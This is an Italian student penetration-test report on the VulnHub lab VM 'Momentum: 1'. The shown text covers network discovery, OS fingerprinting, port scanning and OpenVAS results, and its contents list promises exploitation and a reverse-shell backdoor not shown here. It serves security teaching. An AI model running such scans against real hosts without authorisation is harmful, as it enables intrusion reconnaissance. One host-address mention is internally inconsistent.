



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING
AND ETHICAL HACKING

Penetration Testing Narrative: *Momentum: 1*

STUDENTE

Vincenzo Emanuele Martone

DOCENTE

Prof. Arcangelo Castiglione

Anno Accademico 2022-2023

Indice	i
Elenco delle figure	iii
1 Introduzione	1
1.1 Processo di <i>Penetration Testing</i>	1
1.2 Strumenti utilizzati	2
1.3 Infrastruttura di rete	2
1.4 Struttura del documento	3
2 Pre-Exploitation	4
2.1 Target Scoping	4
2.2 Information Gathering	4
2.3 Target Discovery	5
2.3.1 Informazioni preliminari	5
2.3.2 Scansione con <i>nmap</i>	6
2.3.3 Determinazione <i>MAC Address</i> con <i>arping</i>	6
2.3.4 Scansione con <i>arp-scan</i>	7
2.3.5 OS Fingerprinting attivo con <i>nmap</i>	7
2.3.6 OS Fingerprinting passivo con <i>p0f</i>	8
2.4 Target Enumeration	9
2.4.1 <i>TCP</i> port scanning con <i>nmap</i>	9
2.4.2 <i>UDP</i> port scanning con <i>unicornscan</i>	11

2.5	Vulnerability Mapping	12
2.5.1	OpenVAS	12
2.5.2	Nessus	13
2.5.3	Caratterizzazione Web Server	14
2.5.4	Nikto2	17
2.5.5	OWASP ZAP	18
2.5.6	Paros Proxy	18
2.5.7	sqlmap	19
2.5.8	Osservazioni sulle vulnerabilità rilevate	19
3	Exploitation	21
3.1	Tecniche automatiche di exploitation	21
3.1.1	Metasploit	21
3.1.2	Armitage	24
3.2	Tecniche manuali di exploitation	24
3.2.1	Browsing delle directory del <i>Web Server</i>	25
3.2.2	Utilizzo della password individuata	25
3.2.3	Accesso al servizio <i>SSH</i>	26
3.2.4	Cross Site Scripting	27
4	Post-Exploitation	29
4.1	Privilege Escalation	29
4.1.1	Armitage	29
4.1.2	Tecniche manuali di <i>privilege escalation</i>	30
4.2	Maintaining Access	33
4.2.1	Generazione della <i>backdoor</i> mediante <i>Metasploit</i>	33
4.2.2	Creazione dello script per l'avvio della <i>reverse shell</i>	33
4.2.3	Trasferimento della <i>backdoor</i> sulla macchina target	34
4.2.4	Attivazione della <i>backdoor</i> come processo da eseguire all'avvio	34
4.2.5	Collegamento alla <i>backdoor</i> da parte della macchina <i>Kali</i>	34

Elenco delle figure

1.1	Infrastruttura di rete virtuale	3
2.1	Output del comando <i>ifconfig</i>	5
2.2	Output del comando <i>nmap</i> (<i>ping scan</i>)	6
2.3	Output del comando <i>arping</i>	6
2.4	Output del comando <i>arp-scan</i>	7
2.5	Output del comando <i>nmap</i> (<i>SO Fingerprinting</i>)	8
2.6	Output del comando <i>p0f</i> (risposta <i>HTTP</i>)	9
2.7	Output del comando <i>p0f</i> (risposta <i>SSH</i>)	10
2.8	Output del comando <i>nmap</i> (<i>aggressive scan</i>)	10
2.9	Output del comando <i>unicornscan</i>	11
2.10	Aerogramma dei rilevamenti di <i>OpenVAS</i>	13
2.11	Ortogramma dei rilevamenti di <i>OpenVAS</i>	13
2.12	Aerogramma dei rilevamenti di <i>Nessus</i>	14
2.13	Home page del Web Server	15
2.14	Pagina ottenuta dal click sull'immagine	15
2.15	Pagina dei dettagli dell'opera d'arte	16
2.16	Output del comando <i>whatweb</i>	16
2.17	Output del comando <i>wafw00f</i>	17
2.18	Output del comando <i>sqlmap</i>	19
3.1	Risultati della ricerca di un exploit per <i>CVE-1999-0524</i>	22
3.2	Risultati della ricerca di un exploit per il <i>clickjacking</i>	22

3.3	Risultati della ricerca di un exploit per <i>CVE-2003-1418</i>	23
3.4	Risultati della ricerca di un exploit per <i>Apache 2.4.38</i>	23
3.5	Risultati della ricerca di un exploit per <i>XSS</i>	24
3.6	Risultato dell'esecuzione di <i>Armitage</i>	24
3.7	Contenuto dello script ' <i>main.js</i> '	25
3.8	Fallimento del <i>log in SSH</i>	26
3.9	Cookie cifrato	26
3.10	Script per la decifratura del cookie	26
3.11	Output della decifratura del cookie	27
3.12	Accesso alla macchina target tramite il servizio <i>SSH</i>	27
3.13	Risultato dell'esecuzione del <i>Cross Site Scripting</i>	28
4.1	Sessione stabilita da <i>Armitage</i>	30
4.2	Ricerca di un eseguibile con il bit <i>SETUID</i> acceso	30
4.3	Output del tool <i>getcap</i>	31
4.4	Output del comando <i>ss</i>	32
4.5	Output del comando <i>ps</i>	32
4.6	Ottenimento della password di <i>root</i>	32
4.7	Accesso all'account dell'utente <i>root</i>	33
4.8	Script che avvia la <i>reverse shell</i>	33
4.9	Descrittore del servizio relativo alla <i>backdoor</i>	35
4.10	Accesso alla macchina target mediante la <i>backdoor</i>	35

Il presente documento ha come obiettivo quello di illustrare le metodologie utilizzate nell'ambito dell'attività progettuale svolta nel contesto del corso di *Penetration Testing and Ethical Hacking*, tenuto dal prof. Arcangelo Castiglione presso l'Università degli studi di Salerno durante l'anno accademico 2022/2023. L'attività progettuale in questione consiste nello svolgimento del processo di *Penetration Testing* su un asset vulnerabile *by-design*; nello specifico, è stata scelta la macchina virtuale *Momentum: 1* messa a disposizione sulla piattaforma *VulnHub* dall'utente *ALIENUM*.

1.1 Processo di *Penetration Testing*

Il processo di *Penetration Testing* è stato svolto in maniera conforme alle modalità illustrate durante il corso, pertanto sono state previste (in ordine) le seguenti fasi:

1. **Target Scoping:** definizione degli accordi tra le parti coinvolte nel processo di *Penetration Testing*;
2. **Information Gathering:** raccolta di informazioni relative all'asset sia dal punto di vista della parte umana che dal punto di vista tecnologico;
3. **Target Discovery:** individuazione della macchina target all'interno della rete;
4. **Target Enumeration:** enumerazione dei servizi erogati dalla macchina target;

5. **Vulnerability Mapping:** individuazione delle vulnerabilità presenti sulla macchina target;
6. **Target Exploitation:** sfruttamento delle vulnerabilità individuate nel corso della fase precedente, finalizzato all'ottenimento dell'accesso alla macchina target;
7. **Privilege Escalation:** ottenimento dei massimi privilegi sulla macchina target al fine di acquisire ulteriori informazioni;
8. **Maintaining Access:** realizzazione di opportuni software, chiamati *backdoor*, volti al mantenimento dell'accesso sulla macchina target, in modo tale da evitare di dover rieseguire le precedenti fasi per accedervi nuovamente.

1.2 Strumenti utilizzati

Al fine di svolgere l'attività di *Penetration Testing* è risultato necessario l'impiego di un ambiente di virtualizzazione che coinvolgesse la macchina target ed un'eventuale macchina attaccante dotata di opportuni strumenti utili all'analisi dell'asset vulnerabile. L'ambiente di virtualizzazione utilizzato è *VirtualBox 7.0.8 r156879* mediante il quale è stata configurata una rete virtuale la cui infrastruttura verrà trattata nell'ambito del successivo paragrafo. La scelta del sistema operativo della macchina attaccante è ricaduta su *Kali Linux* (di cui è stata installata la release 2023.2) in quanto risulta essere una delle distribuzioni *Linux* più utilizzate nell'ambito di contesti come *Cybersecurity*, *Penetration Testing* e *Digital Forensics*. *Kali Linux* fornisce diversi strumenti preinstallati, utili per l'analisi da svolgere; alcuni di questi strumenti sono stati ampiamente utilizzati nell'ambito del processo di *Penetration Testing*, per cui verranno elencati e descritti nell'ambito della trattazione delle diverse fasi del processo svolto.

1.3 Infrastruttura di rete

La configurazione dell'infrastruttura di rete risulta cruciale in quanto permette la comunicazione tra la macchina target e quella attaccante, oltre a consentire a quest'ultima di collegarsi alla rete per aggiornare i tool di cui dispone ed accedere ai database di vulnerabilità, *exploit* e *payload*. Mediante l'apposito strumento messo a disposizione da *VirtualBox* è stata realizzata una rete virtuale con *NAT* avente come indirizzo *IPv4 10.0.2.0/24*, alla quale sono state collegate le macchine virtuali *Kali* e *Momentum*. L'infrastruttura di rete è illustrata nella

figura 1.1 in una versione semplificata che non tiene conto degli host virtuali di *VirtualBox* utilizzati per la gestione del *NAT* e del *DHCP*.




Figura 1.1: Infrastruttura di rete virtuale

1.4 Struttura del documento

La presente trattazione verrà suddivisa in quattro capitoli:

- Il primo capitolo fornisce una panoramica sulle fasi del lavoro svolto, sugli strumenti utilizzati e sull'infrastruttura della rete virtuale;
- Il secondo capitolo tratta la fase di *Pre-Exploitation* che copre le fasi di *Target Scoping*, *Information Gathering*, *Target Discovery* e *Vulnerability Mapping*;
- Il terzo capitolo tratta la fase di *Target Exploitation*;
- Il quarto capitolo tratta la fase di *Post-Exploitation* che copre le fasi di *Privilege Escalation* e *Maintaining Access*.

2.1 Target Scoping

Il processo di *Penetration Testing*, come evidenziato nella fase introduttiva, ha uno scopo puramente didattico, per cui non è prevista una fase di accordo tra le parti coinvolte in quanto l'asset da analizzare è una macchina virtuale vulnerabile *by design*. Non vi è, infatti, un cliente dal quale raccogliere requisiti e con il quale definire obiettivi di business e modelli dei costi. Il processo verrà svolto senza particolari vincoli formali relativi all'asset.

2.2 Information Gathering

La caratterizzazione dell'asset da analizzare può generalmente avvenire mediante molteplici *tool* e coinvolgere diversi aspetti dell'asset stesso. Dal momento che si sta trattando una macchina virtuale vulnerabile *by-design* contestualizzata in un'attività progettuale avente uno scopo didattico non risulta utile ricorrere a particolari tecniche *OSINT* (*Open Source INTelligence*), né a tecniche volte all'ottenimento di informazioni di routing e record DNS. Sono state, tuttavia, consultate le informazioni di base dell'asset disponibili sulla piattaforma *VulnHub* che mette a disposizione la macchina virtuale. Le informazioni fornite sono le seguenti:

- **Nome della macchina:** *Momentum: 1*;
- **Sistema Operativo:** *Linux*;

- **DHCP Server:** abilitato;
- **Indirizzo IP:** assegnato in automatico.

Non risultano, dunque, note le informazioni relative all'indirizzo *IP* della macchina né le credenziali di accesso alla stessa.

2.3 Target Discovery

L'individuazione della macchina *Momentum: 1* all'interno della rete è stata effettuata, in accordo con quanto descritto nel capitolo introduttivo, utilizzando una macchina virtuale con *Kali Linux* connessa alla medesima rete.

2.3.1 Informazioni preliminari

Prima di procedere alla trattazione delle metodologie di individuazione della macchina target è necessario considerare alcuni aspetti dell'architettura di rete virtuale nell'ambito della quale è stata svolta l'attività di *Penetration Testing*. La gestione del *NAT* e del *DHCP* da parte di *VirtualBox* fa sì che risultino connessi alla rete degli host aventi *IP* 10.0.2.1, 10.0.2.2 e 10.0.2.3. Alla rete risulterà altresì connessa la macchina virtuale con *Kali Linux* della quale è stato rilevato l'indirizzo *IP* (10.0.2.15) mediante il comando *ifconfig* il cui output è illustrato nella figura 2.1.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::7525:725e:c670:3d88 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
    RX packets 3719 bytes 238023 (232.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6349 bytes 385837 (376.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2856 bytes 159140 (155.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2856 bytes 159140 (155.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Figura 2.1: Output del comando *ifconfig*

2.3.2 Scansione con *nmap*

Come evidenziato in precedenza, l'indirizzo IP di *Momentum: 1* non è noto in quanto viene assegnato mediante il servizio di *DHCP* di *VirtualBox*. Per tale ragione è stata eseguita una scansione volta alla rilevazione della macchina target sulla rete *10.0.2.0/24* mediante il comando:

```
$ nmap -sP 10.0.2.0/24
```

Questo comando effettua un *ping scan* di tutti gli host della rete specificata in input [1], nell'ambito della quale vengono rilevati 3 host attivi, come mostrato nella figura 2.2. Dal momento che, come specificato in precedenza, l'indirizzo *10.0.2.1* fa riferimento ad un host di *VirtualBox* e l'indirizzo *10.0.2.15* è relativo alla macchina virtuale con *Kali*, risulta immediato stabilire che l'indirizzo IP di *Momentum: 1* è *10.0.2.4*.



```
(kali㉿kali)-[~]  
$ nmap -sP 10.0.2.0/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 15:27 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.0016s latency).  
Nmap scan report for 10.0.2.4  
Host is up (0.0018s latency).  
Nmap scan report for 10.0.2.15  
Host is up (0.00014s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.08 seconds
```


Figura 2.2: Output del comando *nmap* (*ping scan*)

2.3.3 Determinazione MAC Address con *arping*

A partire dall'indirizzo IP di *Momentum: 1*, risulta possibile arricchire la conoscenza della macchina target individuandone il MAC Address. Ciò è possibile mediante il comando:

```
$ sudo arping 10.0.2.4 -c 1
```

Tale comando invia un'ARP Request al dispositivo indicato in input [2]. Mediante l'output, illustrato nella figura 2.3, si stabilisce che il MAC Address di *Momentum: 1* è *08:00:27:0f:15:fd*.



```
(kali㉿kali)-[~]  
$ sudo arping 10.0.2.4 -c 1  
ARPING 10.0.2.4  
60 bytes from 08:00:27:0f:15:fd (10.0.2.4): index=0 time=465.838 usec  
  
— 10.0.2.4 statistics —  
1 packets transmitted, 1 packets received, 0% unanswered (0 extra)  
rtt min/avg/max/std-dev = 0.466/0.466/0.466/0.000 ms
```

Figura 2.3: Output del comando *arping*

```
(kali㉿kali)-[~]  
$ sudo arp-scan 10.0.2.0/24  
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 10.0.2.15  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
)  
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.3      08:00:27:5b:8c:04      (Unknown)  
10.0.2.4      08:00:27:0f:15:fd      (Unknown)
```

Figura 2.4: Output del comando *arp-scan*

2.3.4 Scansione con *arp-scan*

Durante il processo di *Penetration Testing* è stato utilizzato un approccio volto all’ottenimento delle medesime informazioni mediante molteplici tool al fine di confrontarne i risultati per massimizzare il quantitativo di informazioni ottenute nell’ambito di una determinata fase. A tale scopo ci si è serviti del tool *arp-scan* per effettuare una scansione sulla rete *10.0.2.0/24* mediante il comando:

```
$ sudo arp-scan 10.0.2.0/24
```

L’output del comando, illustrato nella figura 2.4, mostra che la scansione ha rilevato 4 host, per ciascuno dei quali ha fornito il relativo indirizzo *IP* ed il relativo *MAC Address*. La precedente scansione (effettuata con il tool *nmap*) non ha rilevato gli host *192.168.1.2* e *192.168.1.3*, tuttavia, come evidenziato in precedenza, questi host sono gestiti da *VirtualBox* per cui non hanno rilevanza nel processo di *Penetration Testing* effettuato. L’host avente indirizzo *IP 10.0.2.4* e *MAC Address 08:00:27:0f:15:fd* è relativo alla macchina target.

2.3.5 OS Fingerprinting attivo con *nmap*

Al fine di arricchire la conoscenza relativa alla macchina target è stata effettuata un’operazione di *OS detection* mediante il comando:

```
$ sudo nmap -O 10.0.2.4
```

L’output ottenuto (figura 2.5) fornisce diverse informazioni relative al sistema operativo in esecuzione sulla macchina target. È possibile stabilire che si tratta di un sistema *Linux* presumibilmente ad una versione 4.15 o 5.6 (quando *nmap* non riesce a stabilirlo con precisione mostra tutte i possibili match [3]); il tool fornisce, infine, la *CPE*¹ di riferimento (*cpe:/o:linux:linux_kernel:4 cpe:/o:linux_kernel:5*). Sono, altresì, presenti informazioni relative

¹CPE (*Common Platform Enumeration*) è un sistema di naming strutturato per sistemi operativi, software e packages [4]

```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 15:38 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:0F:15:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds
```

Figura 2.5: Output del comando *nmap* (SO Fingerprinting)

alle porte aperte ed ai servizi attivi sulla macchina target, che nell’ambito della fase di *Target Discovery*, sono state sfruttate unicamente per effettuare OS Fingerprinting passivo; sulla macchina target risultano aperte la porta 80 (servizio *HTTP*) e la porta 22 (servizio *SSH*).

2.3.6 OS Fingerprinting passivo con *p0f*

La fase di OS Fingerprinting attivo non ha portato all’individuazione dell’esatta versione del sistema operativo in esecuzione sulla macchina target: è stata, dunque, svolta una fase di OS Fingerprinting passivo, finalizzata all’ottenimento di ulteriori informazioni in merito, utilizzando il tool *p0f*. La tecnica di fingerprinting passivo adottata consiste nel porsi in ascolto su una specifica interfaccia di rete ed ispezionare i pacchetti *TCP/IP* intercettati al fine di individuare le informazioni desiderate. Tale operazione è stata svolta mediante il comando:

```
$ sudo p0f -i eth0
```

Il passo successivo consiste nel fare in modo che la macchina target invii pacchetti sull’interfaccia di rete *eth0*; a tale scopo sono state effettuate delle richieste ai servizi esposti dalla macchina, ossia *HTTP* e *SSH*, mediante i comandi:

```
$ curl -X GET http://10.0.2.4/
$ ssh user@10.0.2.4
```

A tali richieste corrispondono delle risposte, intercettate dal tool *p0f* e dalle quali sono state ottenute le informazioni riportate nelle figure 2.6 e 2.7. Dalle sezioni relative alla macchina target (che riportano il parametro *server* uguale a *10.0.2.4/80* o a *10.0.2.4/22*) si evince che il tool *p0f* non è riuscito a stabilire la versione del sistema operativo in esecuzione in quanto al

```
.-[ 10.0.2.15/48760 → 10.0.2.4/80 (syn+ack) ]-  
|  
| server    = 10.0.2.4/80  
| os        = ???  
| dist      = 0  
| params    = none  
| raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0  
|  
|_____  
.-[ 10.0.2.15/48760 → 10.0.2.4/80 (mtu) ]-  
|  
| server    = 10.0.2.4/80  
| link      = Ethernet or modem  
| raw_mtu   = 1500  
|  
|_____  
.-[ 10.0.2.15/48760 → 10.0.2.4/80 (http request) ]-  
|  
| client    = 10.0.2.15/48760  
| app       = ???  
| lang      = none  
| params    = none  
| raw_sig   = 1:Host,User-Agent,Accept=[*/*]:Connection,Accept-Encoding,Accept-  
| Language,Accept-Charset,Keep-Alive:curl/7.88.1  
|  
|_____  
.-[ 10.0.2.15/48760 → 10.0.2.4/80 (http response) ]-  
|  
| server    = 10.0.2.4/80  
| app       = Apache 2.x  
| lang      = none  
| params    = none  
| raw_sig   = 1:Date,Server,?Last-Modified,?ETag,Accept-Range=[bytes],?Content-  
| Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.38 (Debian)  
|  
|_____
```

Figura 2.6: Output del comando *p0f* (risposta HTTP)

parametro *os* è associata la stringa '???'. L'operazione di OS Fingerprinting passivo non ha, dunque, condotto ai risultati sperati in quanto non è stato possibile arricchire ulteriormente la conoscenza relativa alla versione del sistema operativo in esecuzione.

2.4 Target Enumeration

Nel corso delle precedenti fasi sono state svolte diverse scansioni volte al rilevamento della macchina target sulla rete virtuale. Tali scansioni hanno portato alla scoperta di alcuni servizi in esecuzione sulla macchina target, che nell'ambito della fase di *Target Enumeration* sono stati ulteriormente caratterizzati.

2.4.1 TCP port scanning con *nmap*

L'utilizzo del tool *nmap* risulta utile anche durante la fase di *TCP port scanning* in quanto, mediante le opzioni messe a disposizione, è possibile eseguire diversi tipologie di scansioni volte al rilevamento delle porte *TCP* aperte. Consultando la pagina del manuale di *Linux*

```

.-[ 10.0.2.15/46086 → 10.0.2.4/22 (syn+ack) ]-
| server   = 10.0.2.4/22
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
|
.-[ 10.0.2.15/46086 → 10.0.2.4/22 (mtu) ]-
| server   = 10.0.2.4/22
| link     = Ethernet or modem
| raw_mtu  = 1500
|
|

```

Figura 2.7: Output del comando *p0f* (risposta SSH)

relativa ad *nmap* [1] è stato scoperto che l'opzione *-A* consente di effettuare un'*aggressive scan* che consiste in operazioni di *OS detection*, *version scanning*, *script scanning* e *traceroute*. Tale tipo di scansione risulta essere particolarmente efficace in quanto in grado di rilevare un maggior numero di informazioni rispetto alle altre tipologie di scansioni disponibili. È stato, dunque, eseguito il seguente comando:

```
$ nmap -A 10.0.2.4 -p- -oX aggressive_scan.xml
```

L'opzione *-p-* indica che il range di porte da scansionare va da 1 a 65535, mentre l'opzione *-oX* serve per salvare l'output del tool in formato *XML* sul file *aggressive_scan*. Al fine di agevolarne la consultazione, il file è stato opportunamente convertito in *HTML* mediante il comando:

```
$ xsltproc aggressive_scan.xml -o aggressive_scan.html
```

Address

- 10.0.2.4 (ipv4)

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **conn-refused**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2
	ssh-hostkey	2048 5c8e2cccc1b03e7c0e2234d860314e62 (RSA) 256 81fdc64c5a500a27ea833864b98bbdc1 (ECDSA) 256 c18f87c1520927605f2e2de0080372c8 (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.38
	http-title	Momentum Index				
	http-server-header	Apache/2.4.38 (Debian)				

Figura 2.8: Output del comando *nmap* (aggressive scan)


Il risultato dell'aggressive scan (illustrato nella figura 2.8) è reperibile al link: e fornisce svariate informazioni relative allo stato delle porte *TCP* della macchina target. Come già rilevato dalla scansione eseguita nell'ambito della fase di *SO Fingerprinting*, le porte 22 e 80 risultano aperte e sono utilizzate rispettivamente da un server *SSH* e da un server *HTTP*. Sono, altresì, riportati i valori delle chiavi pubbliche impiegate dagli algoritmi di autenticazione di *SSH* (*RSA*, *ECDSA*, *ED25519*), il nome della pagina di default del server *HTTP* (*Momentum* | *Index*) e le informazioni sulla versione del server *HTTP* (*Apache/2.4.38 (Debian)*). Un'ulteriore informazione di estrema importanza riguarda lo stato delle restanti 65533 porte che, avendo risposto con un messaggio di *conn-refused*, risultano senza dubbio chiuse; non sono, dunque, necessarie ulteriori scansioni per le porte *TCP*.

2.4.2 UDP port scanning con *unicornscan*

Dal momento che il tool *nmap* risulta inefficiente nell'ambito delle scansioni *UDP*, è stato utilizzato il tool *unicornscan*:

```
$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535
```

L'opzione *-m U* indica la tipologia di scansione da eseguire (*UDP*), mentre l'opzione *-Iv* specifica che l'output deve essere stampato a schermo in tempo reale e che deve essere di tipo *verbose*. È stato, infine, specificato l'indirizzo *IP* dell'host da scansionare con il relativo range di porte (da 1 a 65535). I risultati, illustrati nella figura 2.9, mostrano che le porte *UDP* rilevate



```
(kali@kali)-[~]
└─$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535
adding 10.0.2.4/32 mode 'UDPscan' ports '1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a littl
e longer than 3 Minutes, 45 Seconds
UDP open 10.0.2.3:67 ttl 255
UDP open 192.168.1.1:53 ttl 255
sender statistics 291.2 pps with 65544 packets sent total
listener statistics 6 packets recieved 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 192.168.1.1 ttl 255
UDP open bootps[ 67] from 10.0.2.3 ttl 255
```

Figura 2.9: Output del comando *unicornscan*

non sono relative alla macchina target, bensì al router e ad un host virtuale di *VirtualBox* e fanno riferimento rispettivamente al servizio *Domain Name System* (*DNS*) e al servizio *Bootstrap Protocol Server* (*BPS*) (l'elenco delle porte ben note è regolato dallo standard *RFC 1340* [5]). Tali porte sono state rilevate in quanto *unicornscan* segnala come aperte le porte relative agli host da cui riceve dei pacchetti sulla rete [6]. Si può, dunque, concludere che non vi sono porte *UDP* aperte sulla macchina target.

2.5 Vulnerability Mapping

Individuati i servizi erogati dalla macchina target, risulta opportuno svolgere una fase volta all'identificazione delle vulnerabilità della stessa. Nell'ambito di tale analisi ci si avvarrà sia di strumenti preinstallati in *Kali Linux* che di strumenti appositamente installati e configurati. L'utilizzo di molteplici tool risulta cruciale in tale fase in quanto le modalità di rilevazione delle vulnerabilità si basano su euristiche estremamente variabili. Le successive sezioni sono dedicate alla trattazione dei tool impiegati e delle relative vulnerabilità rilevate. In particolare sono stati sia utilizzati tool *general purpose* che tool specializzati nell'individuazione di vulnerabilità di *Web Application*, in quanto durante le analisi svolte nelle precedenti fasi è stato rilevato il servizio *HTTP* attivo sulla porta 80.

2.5.1 OpenVAS

OpenVAS (Open Vulnerability Assessment System) è un security scanner open source facilmente installabile su *Kali Linux*. Tale tool, di cui è stata installata la versione 22.4.1, mette a disposizione un'interfaccia *Web-based* mediante la quale sono stati configurati i parametri necessari allo svolgimento della scansione sulla macchina target; in particolare:

- Sono state scansionate tutte le 65535 porte;
- È stato utilizzato un *Minimum Quality of Detection* del 70% in modo da avere un soddisfacente compromesso tra rilevamento delle vulnerabilità e rischio di incorrere in falsi positivi;
- È stato utilizzato lo scanner di default di *OpenVAS*, che fa uso delle informazioni fornite dai servizi di feed *NVT*, *SCAP*, *CERT* e *GVMD DATA*;
- La configurazione impiegata per le scansioni è '*Full and fast*'.

La scansione ha richiesto circa 14 minuti generando un report ('*openvas-report.pdf*') reperibile nella directory *tools-output* (o al seguente link:). Sono state rilevate 15 informazioni di log e 2 vulnerabilità aventi una severity bassa (figg. 2.10 e 2.11); le vulnerabilità in questione sono le seguenti:

- **[Severity: 2.6] TCP Timestamps Information Disclosure**: la macchina target implementa la rilevazione dei timestamp via *TCP* dando la possibilità di computarne l'uptime;
- **[Severity: 2.1] ICMP Timestamp Reply Information Disclosure (CVE-1999-0524)**: la macchina target ha risposto ad una richiesta *ICMP* di timestamp. Tale informazione

potrebbe essere sfruttata per violare generatori di numeri casuali *time-based* deboli presenti in servizi eventualmente installati sulla macchina target.

La scansione effettuata con *OpenVAS* non ha rilevato vulnerabilità gravi, bensì comportamenti dannosi sfruttabili da attaccanti sotto determinate condizioni.




Figura 2.10: Aerogramma dei rilevamenti di *OpenVAS*

